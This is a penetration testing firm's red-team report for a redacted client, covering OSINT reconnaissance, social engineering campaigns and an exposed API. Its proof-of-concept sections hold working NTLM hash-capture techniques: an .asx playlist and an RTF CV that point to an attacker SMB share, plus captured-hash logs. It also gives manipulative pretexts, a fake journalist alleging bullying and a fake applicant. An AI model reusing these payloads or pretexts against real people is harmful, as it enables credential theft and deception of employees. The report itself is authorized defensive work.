securitum

Security report

SUBJECT

[Redacted] Group – Red Teaming Campaign

DATE

01.08.2025 – 10.09.2025

LOCATION

Poznań (Poland)

AUTHORS

Jakub Żoczek
Jarosław Kamiński

VERSION

1.0

securitum

Executive summary

This document is a summary of work conducted by Securitum. The subject of the test was the Red Teaming Campaign for [Redacted] Group.

Test were conducted as a pure black box simulation of real attack that could be performed by real cybercriminals. The goal of the campaign was to get access to the [Redacted] Group internal network. The only limitation was to not use physical attack attempts (as such tests were performed already). All other attack techniques could be used without any limitations.

Disclaimer: the social engineering scenarios presented in this report do not follow a "conventional approach". Each scenario was individually discussed and approved by the client.

Organizations that commission this type of red team pentest recognize that real world threat actors operate without ethical boundaries. Cybercriminals will not limit themselves to "comfortable" or predictable attack vectors, they can impersonate trusted individuals, leverage personal relationships, and take advantage of organizational vulnerabilities without hesitation.

For this reason, the scenarios in this pentest were designed to reflect realistic threat conditions, including high-pressure situations. The goal was not to cause distress, but to provide the organization with an accurate picture of its actual exposure and the resilience of its employees when faced with sophisticated manipulation techniques.

All scenarios were conducted within the agreed scope, with full client awareness.

Auditors performed:

- Recognisance phase of entire organization.
- Services enumeration, active fingerprinting and scanning.
- Vulnerability search, including – in very limited timeframes, best effort - 0day research in software used by the client.
- Brute-Force attacks .
- Social Engineering attacks .

The most promising and successful part of campaign was social engineering attack on [Redacted] employees who executed malicious software – which is described in SECURITUM-2416736-008.

During the red teaming campaign, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

The security tests were carried out according to generally accepted methodologies and internal good practices of conducting security tests developed by Securitum.

An approach based on manual tests (using the above-mentioned methodologies), supported by several automatic tools (i.a. PCF, Burp Suite Professional, ffuf, nmap, sns, sniproxy, Responder), was used during the assessment.

Infrastructure

Auditors prepared a separate infrastructure to perform the tests. That include domain names:

- [redacted].com
- [redacted]grup.com
- [social engineering domain - redacted]
- [redacted].com

Two [Redacted]-looking domains with typo were used as Burp Collaborator server. This is specific HTTP, SMTP and DNS server that contain basic responses and logs all the interactions. Auditors used this server to observe external interactions while sending specific requests to the applications as well as a part of social engineering campaign. The last two domains were used as fake companies in social engineering campaigns.

At the same time, a special SMB server was used in guest mode, providing non-malicious files but also logging all authentication attempts. That server was supposed to log all the NTLM hashes, which could then be cracked and used in further attacks.

On top of that, 7 servers have been used for different purposes:

- box1 – [ip – redacted] - main traffic proxy used to scan and interact with services
- box2 - [ip – redacted] - Burp Collaborator and SMB Server hosting
- box3 - [ip – redacted] - jump server prepared for malware interaction with Windows machines
- box4 - [ip – redacted] - [social engineering domain - redacted] e-mail hosting
- box5 - [ip – redacted] - backup server used for additional scans, proxy and hosting
- box6 - [ip – redacted] - additional DNS server and sniproxy used in one of the attacks
- box7 - [ip – redacted] - [social engineering domain - redacted] web hosting

Risk classification

Most points, especially in Social Engineering section – has been sorted chronologically, not by a severity scale described below.

Vulnerabilities are classified on a five-point scale, that reflects both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of the meaning of each of the severity levels:

- CRITICAL – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, mainly if they occur in the production environment.

- HIGH – exploitation of the vulnerability makes it possible to access sensitive data (similar to the 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) make it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.

- MEDIUM – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore,


exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

- LOW – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).

- INFO – issues marked as 'INFO' are not security vulnerabilities per se. They aim to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Statistical overview

Below, a statistical summary of vulnerabilities is shown:



Additionally, 7 INFO issues were reported.

Contents

Change history

Document date	Version	Change description
10.09.2025	1.0	Creation of the document.

Reconnaissance

[INFO] SECURITUM-2416736-001: OSINT – Main domains reconnaissance

SUMMARY

Very first phase of the red teaming campaign was reconnaissance of any useful information about network components. One of them are registered domain names - based on those domains, auditors could start exploring subdomains, network services, references and other useful data.

To achieve that auditors used tools listed below:

- crt.sh - certificate transparency database
- AlienVault OTX - Open Threat Inteligence database
- Shodan - advanced network search engine
- Citrix - advanced network search engine
- bgp.he.net - advanced network search engine
- Virustotal - malware database, that include data about references between networks and domains

TECHNICAL DETAILS (PROOF OF CONCEPT)

There are few domains that could be considered as main ones:

- [Redacted].com
- [Redacted]domain.com
- [Redacted].com
- [Redacted].com

There are also plenty of other domains found that are used or were used in the past:

[REDACTED]

[INFO] SECURITUM-2416736-002: OSINT - Subdomains reconnaissance

SUMMARY

After finding the main domains, auditors used different methods (passive and active) to get as many subdomains as possible. This data could be used to identify the actual network addresses, services, and other data useful in further attacks.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Most results and most important subdomains were found for [Redacted]domain.com. Mentioned subdomains are listed below:

- adfs365.[Redacted]domain.com
- auth365.[Redacted]domain.com
- autodiscover.[Redacted]domain.com
- crm.[Redacted]domain.com
- [Redacted]
- dev.[Redacted]domain.com
- enterprise[…].[Redacted]domain.com
- ftp.[Redacted]domain.com
- mail.[Redacted]domain.com
- […]vpn.[Redacted]domain.com
- qms.[Redacted]domain.com
- reports.[Redacted]domain.com
- share.[Redacted]domain.com
- smtp.[Redacted]domain.com
- [Redacted]domain.com
- tms.[Redacted]domain.com
- transfer.[Redacted]domain.com
- [Redacted]
- webmail.[Redacted]domain.com
- www.[Redacted]domain.com

There were also single subdomains available for other domains, however for sake of reports clarity - auditors didn't list every single one of them.

[INFO] SECURITUM-2416736-003: OSINT - Network reconnaissance

SUMMARY

Auditors were provided with networks being used by [Redacted] Group and treated that list as a main scope. Every other network that could be confirmed of being used by [Redacted] was also tested, but the main focus was on testing the network listed below.

TECHNICAL DETAILS (PROOF OF CONCEPT)

List of provided networks are:

- [REDACTED]

[INFO] SECURITUM-2416736-004: OSINT - Employees and HR structure

SUMMARY

As a part of the recognisance auditors attempted to gain a list of [Redacted] Group employees and information about them. Work portals like LinkedIn have been used for this purpose, however additional sources including Google (used method called “Google Dorking“) or social media like Facebook or Instagram.

Auditors also attempted to look for sensitive data leaks, which could include passwords related to [Redacted] Group employees. Auditors attempted to use found passwords without a success.

For sake of reports clarity - only example data has been shown.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Sample list of employees available on LinkedIn:

- [REDACTED]

Password found in leaked / breached databases:

- [REDACTED]

[INFO] SECURITUM-2416736-005: OSINT - Miscellaneous

SUMMARY

Different kind of non-standard data has been also collected during this phrase, such as:

- Static files metadata (including authors and software used)
- Financial data from Polish KRS financial service
- Photos from the offices, including used workstations (social media, Linkedin mostly)
- Analysis of static files or comments on the websites
- Analysis of archival data (for both websites and DNS records)
- Careers posts (to see what technologies are being used)
- Social media posts
- Google dorking [Redacted]-related information, pages or articles

However, none of this data was used in any attack - for sake of report clearance - it was unnecessary to attach it here.

Social Engineering

[MEDIUM] SECURITUM-2416736-006: Social Engineering – HR provocation

SUMMARY

Auditors worked to implement unconventional social engineering campaigns, differing from the methods typically used, such as classical phishing. The goal of such campaign was to convince HR employees to open a malicious video file designed to steal their NTLM credentials. These credentials could then be cracked and potentially used to access various resources, such as e-mail or a VPN.


The attack required to create a fake identity of [NAME_SURNAME] - who introduced himself as a journalist writing a story about targeted company. His role was to persuade targeted employees he is in possession of a recording where one of [Redacted] Group managers is mobbing another employee. Of course, the described situation never happened. The video scenario was prepared just to be intriguing enough for someone to open the malicious file.

It can be confirmed that video has been opened by 3rd party outside the organization, what means that the video link was forwarded to non-employees. No NTLM hashes from [Redacted] Group domain were intercepted during the attack.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Technical overview

The first step was to prepare the fake video. One of auditors used women's purse with "personal" items inside (keys, wallet) and placed a recording device inside. On the provided video It looked like below:



It was intended to give the impression that someone was secretly recording the interaction, and that the audio is most important part. Then - same auditor - pretending to be a manager - performed a scripted dialog with employee. The voice of employee was generated by AI and pitched down - to create a feeling that person who was recording wanted to keep own identity a secret. When employee name was used during the conversation - it was "beeped out" for same reasons.

Translated transcription of this scripted conversation can be found below. **M** stands for Manager, **E** stands for Employee.

Disclaimer: The following excerpt comes from an actual scenario used during social engineering tests (each scenario was approved by the client prior to its execution). The full content has not been included in the report due to its nature, as it contains elements of pressure exerted by a superior towards an employee.

The scenario was based on a simulated situation in which a manager questioned the competence and mental stability of an employee and used disciplinary threats, to force immediate action bypassing security procedures.

Recording Transcription

M: [beep], report, that suppose to be ready by end of the week... where is it?

E: But you told me it should be ready by end of the month...

M:
by

M:
ca

M:
ca
th

The "passive-aggressive" tone, and controversial way to talk with employee - was precisely what auditors wanted to achieve to make it at least close to real situation.

After recording the video - auditors used the fact, that Windows Media Player support an `.asx` files - which are an XML-based playlist. The actual video could be a remote file stored on HTTP server or SMB share. Windows Media Player - whenever makes attempt to download the remote resource from SMB - automatically perform an NTLM authentication without any user interaction - meaning possibility to leak user's hash.

The structure of the prepared video is presented below:

Code – Rozmowa_[Redacted]_3_20250804.asx

```
<asx version="3.0">
 <title>Rozmowa_[Redacted]_3_20250804.mp4</title>
 <entry>
  <title>Rozmowa_[Redacted]_3_20250804.mp4</title>
  <ref href="\\[redacted].us.[redacted].com\data\output.mp4"/>
 </entry>
 <datachunk0>JUNK</datachunk0>
 <datachunk1>JUNK</datachunk1>
[…]
```

The highlighted part is resource stored on box2 SMB server that logs all the authentication attempts and no matter what data will be entered - still returns a valid file. The `output.mp4` file is regular video described previously and doesn't contain any malicious code. The entire attack is based on Windows Media Player interaction with SMB network.

Auditors also used a non-existing element called `<datachunkN>` where `N` is incrementing integer. A JUNK data content was just randomly generated alphanumeric characters to make the file bigger and to make it look less suspicious, like an actual video.

File MD5 checksum is: [REDACTED].

Auditors also came up with fake name of journalist who was writing the story - [NAME_SURNAME] and also created form him an e-mail address: [REDACTED]@gmail.com. Also, a Dropbox account was created to store the malicious file.

Scenario walkthrough

On 20th of August 2025 auditors sent an e-mail on behalf of previously created [NAME_SURNAME] identity to [Redacted] working as HR Manager in [Redacted] Group and to [Redacted] being a deputy of HR Manager in [Redacted] Group. The e-mail was sent in Polish, and the translation could be found below.

Disclaimer: the following message constitutes a social engineering scenario simulating contact from a journalist claiming to possess recordings of internal company conversations. The scenario was designed to test the organization's response to reputational pressure and potential media exposure. As with all scenarios used during this engagement, it was reviewed and approved by the client prior to execution.

The full content of the scenario has not been disclosed in this report. The message intentionally combines different factors to prompt immediate, potentially impulsive action from the recipient.

E-Mail from [REDACTED]@gmail.com

To: [redacted]@[Redacted]group.com, [redacted]@[Redacted]group.com
Date: 25.08.2025 12:34 (CET)
Subject: Mobbing in [Redacted] Group
Message:

Hello,

I am a journalist preparing an article on the pathologies of today's work market,
[redacted]

I have come into possession of recordings, provided by one of your employees who wishes to remain anonymous. These recordings reveal very disturbing behaviour from one of your managers,
[redacted]

In the interest of maintaining objectivity, I wish to clarify certain facts and confirm the information I have gathered so far. I am asking for your comment on this matter, and specifically for answers to the following questions:

1. [redacted]

2. [redacted]

3. Does the company have anti-bullying procedures in place?

4. Have you conducted training for employees and management regarding workplace bullying? If so, how many such training sessions have been held, and how often do they occur?

Respectfully,
[NAME_SURNAME]

It can be noticed that e-mail doesn't contain any attachment or link to the recording. This was done on purpose, auditors wanted to receive a response asking to disclose the recording. Then, the link supposed to be sent. This technique was used as opposite to just sending the malicious resource in the first e-mail and

asking to watch or execute it. Auditors wanted to be asked to send the recording first, so HR managers would be more likely to open the malicious file.

After sending the message - an autoresponder from [NAME_SURNAME] immediately informed us she's Out Of Office until 2nd of September and in case of urgent matters contact [NAME_SURNAME]. As [employee_name] was already part of communication - auditors didn't took any additional actions.

Few days passed without any response - so on 25th of August 2025, 09:11 AM - auditors decided to make a second contact attempt - this time containing the link. The translated message could be found below:

Message from [REDACTED]@gmail.com

To: [redacted]@[Redacted]domain.com, [redacted]@[Redacted]domain.com
Date: 25.08.2025 12:34 (CET)
Subject: Re: Mobbing in [Redacted] Group
Message:

Good morning,

I am writing to provide the video I failed to attach in my last email.

Link:
https://www.[Redacted].com/scl/fi/[Redacted]/Rozmowa_[Redacted]_3_20250804.asx?rlkey=[...]

Please review the video and provide a response to my previous questions.

We intend to publish our article in the next two weeks, regardless of whether we receive your comment.

Best regards,
[NAME_SURNAME]

The tone of message was also trying to convince the HR management to rush their action and really watch the video - because in two weeks an article supposed to be published.

After sending the link - auditors were monitoring logs of SMB server to check all the authentication attempts as well as collaborator server to check all DNS interactions with [redacted].us.[redacted].com host.

On 28th August 2025 a first NTLM hash leak was noticed from IP [Redacted]. This IP address didn't seem to part of [Redacted] Group network, moreover WHOIS entry for this address shows that Network Provider is based in Poland. The logged entry is presented below.

Disclaimer: the following section describes the final stage of the social engineering scenario. Detailed information regarding the actions taken by the targeted individuals has been partially redacted in this report.


It is worth noting that in real world attacks, the impact is rarely limited to a single target. While social engineering scenarios conducted within a red team engagement should never intentionally affect individuals outside the agreed scope, there are circumstances where third parties such as contractors, vendors, or individuals with personal ties to the organization may become involved. As the service provider, we make every effort to prevent such situations. However, this serves as an important reminder that this risk exists and should be carefully considered when defining the scope of the engagement. This represents an additional risk factor that organizations should consider when designing their security awareness programs.

Terminal

```
audytor@box2:~/smb$ cat smbserver.log
08/28/2025 09:01:39 AM: INFO: Incoming connection ([Redacted],40326)
08/28/2025 09:01:39 AM: INFO: AUTHENTICATE_MESSAGE (.\Karolina.[Redacted],DESKTOP-XXX)
```

```
08/28/2025 09:01:39 AM: INFO: User DESKTOP-XXXX\Karolina.[Redacted] authenticated successfully
08/28/2025 09:01:39 AM: INFO: Karolina.[Redacted]::.:aaaaaaaaaaaaaaaa:[...]
08/28/2025 09:01:40 AM: INFO: Connecting Share(1:IPC$)
08/28/2025 09:01:40 AM: INFO: Connecting Share(2:data)
08/28/2025 09:01:41 AM: INFO: NetrGetShareInfo Level: 1
08/28/2025 09:01:42 AM: INFO: NetrGetShareInfo Level: 1
```

Another interesting thing is that Karolina [Redacted] seem not be someone working in [Redacted] Group. It was confirmed both by searching through previously captured records about employees and additionally - by attempting to log in to Microsoft Office365 Service:



Possible scenario was that HR Management asked 3rd party company to support in this case.

RECOMMENDATION

Even if the main goal of the attack wasn't successful, the NTLM hashes from organisation hasn't leaked, it's necessary to verify if it's because the defensive systems worked properly and didn't allow to connect to the remote SMB share or it was something else (for example – no one inside the organization haven't opened the file). It's always recommended to keep employees educated for social engineering attacks and techniques.

There's also a second aspect noticed after this scenario - opening a link sent to company e-mail on private desktop of relative. As there was no sensitive data, person names or any other things included in the video (on purpose) - any company related files supposed to be safely stored and processed only on the dedicated work computers. Employees should be precisely informed that such behaviour is dangerous on many levels and shouldn't be practiced, even if it's about files that seem to be not important.

[INFO] SECURITUM-2416736-007: Social Engineering - Recrutation process

SUMMARY


Second social engineering attack was more straightforward, and its goal was also to steal NTLM hash, but using different technique. Auditors created another fake identity, [REDACTED] supposed to be person interested in a job offer.

Auditors used one of Careers contact form on the main website to attach a CV file in the RTF format. Whenever such RTF file is opened through Microsoft Word and additional action (allowing to interact with external resources) is clicked - an NTLM hash could be revealed.

TECHNICAL DETAILS (PROOF OF CONCEPT)


Technical overview

First step was to prepare a fake identity of the candidate - auditors came up with name of [REDACTED] Then, a fake CV needed to be created. To better understand the attack, it is necessary to know how Microsoft Word handles RTF files. When such a file is opened and includes a remote resource (such as an image), Microsoft Word displays a security prompt as follows:



For the attack success – victim should click “Yes” on that prompt. Because of that, auditors decided to create a “obfuscated” CV - name and surname, as well as main titles in CV (Work Experience, Education, etc) was left unchanged. All the other content has been replaced with garbage-looking ASCII / UTF-8 characters, but in the way that word structure was unmodified. All the interpunction characters and whitespaces was left unchanged. Creating CV in this way supposed to make a feeling that opening CV and clicking “No” results in “not loading fonts” and the document looking damaged.

This is the created CV:


CURRICULUM VITAE

WYKSZTAŁCENIE

To weaponize the file, an image was embedded within the RTF structure. The image source was configured to point to previously mentioned SMB server on box2. File content snippet (hexdump):

```
Terminal
audytor@securitum.pl:~$ xxd CV-Martyna.rtf
00015f50: 2a5c 666c 6469 6e73 7420 7b5c 7274 6c63  *\fldinst {\rtlc
00015f60: 685c 6663 7331 205c 6166 3020 5c6c 7472  h\fcs1 \af0 \ltr
00015f70: 6368 5c66 6373 3020 5c66 305c 6b65 726e  ch\fcs0 \f0\kern
00015f80: 696e 6730 5c69 6e73 7273 6964 3531 3434  ing0\insrsid5144
00015f90: 3332 3820 5c68 6963 685c 6166 305c 6462  328 \hich\af0\db
00015fa0: 6368 5c61 6633 3135 3035 5c6c 6f63 685c  ch\af31505\loch\
00015fb0: 6630 2049 4e43 4c55 4445 5049 4354 5552  f0 INCLUDEPICTUR
00015fc0: 4520 2266 696c 653a 2f2f 646f 632d 6d65  E "file://[...]
00015fd0: 6469 612e 7573 XXXX XXXX XXXX XXXX XXXX  [redacted][redacted]
00015fe0: 726f 7570 2e63 6f6d 2f74 6573 742e 6a70  […].com/test.jp
00015ff0: 6722 205c 5c0d 0a2a 204d 4552 4745 464f  g" \\..* MERGEFO
00016000: 524d 4154 5c5c 6420 5c5c 7820 5c5c 797d  RMAT\\d \\x \\y}
00016010: 7d7b 5c66 6c64 7273 6c74 207b 5c72 746c  }{\fldrslt {\rtl
00016020: 6368 5c66 6373 3120 5c61 6630 205c 6c74  ch\fcs1 \af0 \lt
00016030: 7263 685c 6663 7330 205c 6630 5c6b 6572  rch\fcs0 \f0\ker
```

Scenario walkthrough

On 26th of August, 09:50 CET auditors filed the job application form on [Redacted] webpage (translation from Polish):

Message through contact form


My name is [NAME_SURNAME]and I am a graduate of International Economics at the SGH Warsaw School of Economics. For the past three years, I have been working as a Contract Management Assistant, where I have gained experience in managing business partner relationships and providing comprehensive support for contractual processes in the medical device industry.

I am applying for the position of Internal Account Manager at [Redacted] because I see it as a natural step in my professional development. My previous experience in communicating with internal departments, analyzing contractual documentation, and supporting business processes aligns perfectly with the requirements of this role.

I am particularly motivated by the opportunity to take on greater responsibility for direct client relationships and to actively participate in forecasting and price management processes. I am confident that my knowledge of the pharma/medical device industry, very good command of English, and analytical skills will be a valuable contribution to the [Redacted] team.

I am available to start work from October 2025. I look forward to the opportunity to present my candidacy in person.

The malicious CV document has been also attached to this form:



After that SMB Server and Collaborator logs were monitored to see any interactions. On the 26th of August 2025 DNS interaction from Microsoft infrastructure were noticed - but no NTLM hashes disclosed, which mean that the resource could be scanned and alerted as malicious. Another potential scenario is that CV just wasn't opened at all - which should be verified internally.

RECOMMENDATION

Consistent monitoring of files like CV supposed to be analysed for potential malware, and - perfectly - opened in sandboxed environment. HR employees supposed to be trained for best practices (for example by cybersecurity awareness trainings), as they could be targeted in malware campaigns and social engineering attacks.

[HIGH] SECURITUM-2416736-008: Social Engineering – Business inquiry

SUMMARY

Third social engineering attempt was pointed to [Redacted] company, part of [Redacted] Group. One of the company services' is UX Design. Auditors wanted to attempt impersonate as potential client who wants to cooperate with [Redacted]. Auditors created a fake company, website and potential product that need to be improved in User Experience. In the middle of the conversation with [Redacted] - auditors planned to send malware, and employees supposed to be convinced to run it.

Because this point contains amount of sensitive information which could expose our client's name – it has been decided to redact whole technical section of this vulnerability.

TECHNICAL DETAILS (PROOF OF CONCEPT)

[REDACTED]

RECOMMENDATION

There are plenty observations from that situation from the security perspective.

1. No background check

Both fake companies were created quickly; there was no other public record about existence of such companies or people who contacted with [Redacted] (no social media or other traces of existence online). Both domains were registered days before attacks. Those should be alerting and at least make more careful interactions with such companies in future.

2. Non-updated Windows

It could be confirmed that [REDACTED]machine is using non-updated Windows system, as because .lnk file attempted to leak NTLM hash without her interaction (CVE-2025-50154). In HTTP server logs usage of outdated Chrome browser has been also noticed. It's recommended to keep all the employee's machine consistently updated - both operating system and all other used software.

3. Running malicious software (few times)

Auditors without a big effort convinced at least two employees to execute malicious software on their workstations. Auditors without a huge effort asked to override files of previously sent software and run it again. Tor executed software but haven't tried to use method placed in manual.

4. Private accounts usage

In some situations, it has been noticed that employees used their private e-mail accounts – to interact with potential customer as well as to register in ticketing system. Such actions should be prohibited, and all the work-related actions supposed to be performed from company accounts only.

Vulnerabilities in WAN

[MEDIUM] SECURITUM-2416736-009: Unauthorized access to QMS API

SUMMARY

During the red teaming campaign - auditors found link to QMS API, that contained a Swagger documentation endpoint. Because of that it was possible to enumerate all the available message and found ones that could be accessed without authorization.

Neither sensitive data was found on the endpoint nor critical vulnerabilities were found during the audit, but the problem still supposed to be addressed.

PREREQUISITES FOR THE ATTACK

- None

TECHNICAL DETAILS (PROOF OF CONCEPT)


First - after visiting main QMS page it could be found in on of the files an address to the API. File URL:

```
https://qms.[Redacted]domain.com/assets/appconfig.production.json?d=1755833524851
```

Response:

```
{
  "remoteServiceBaseUrl": "https://[redacted]",
  "appBaseUrl": "https://qms.[Redacted]domain.com",
  "localeMappings": {
[...]
```

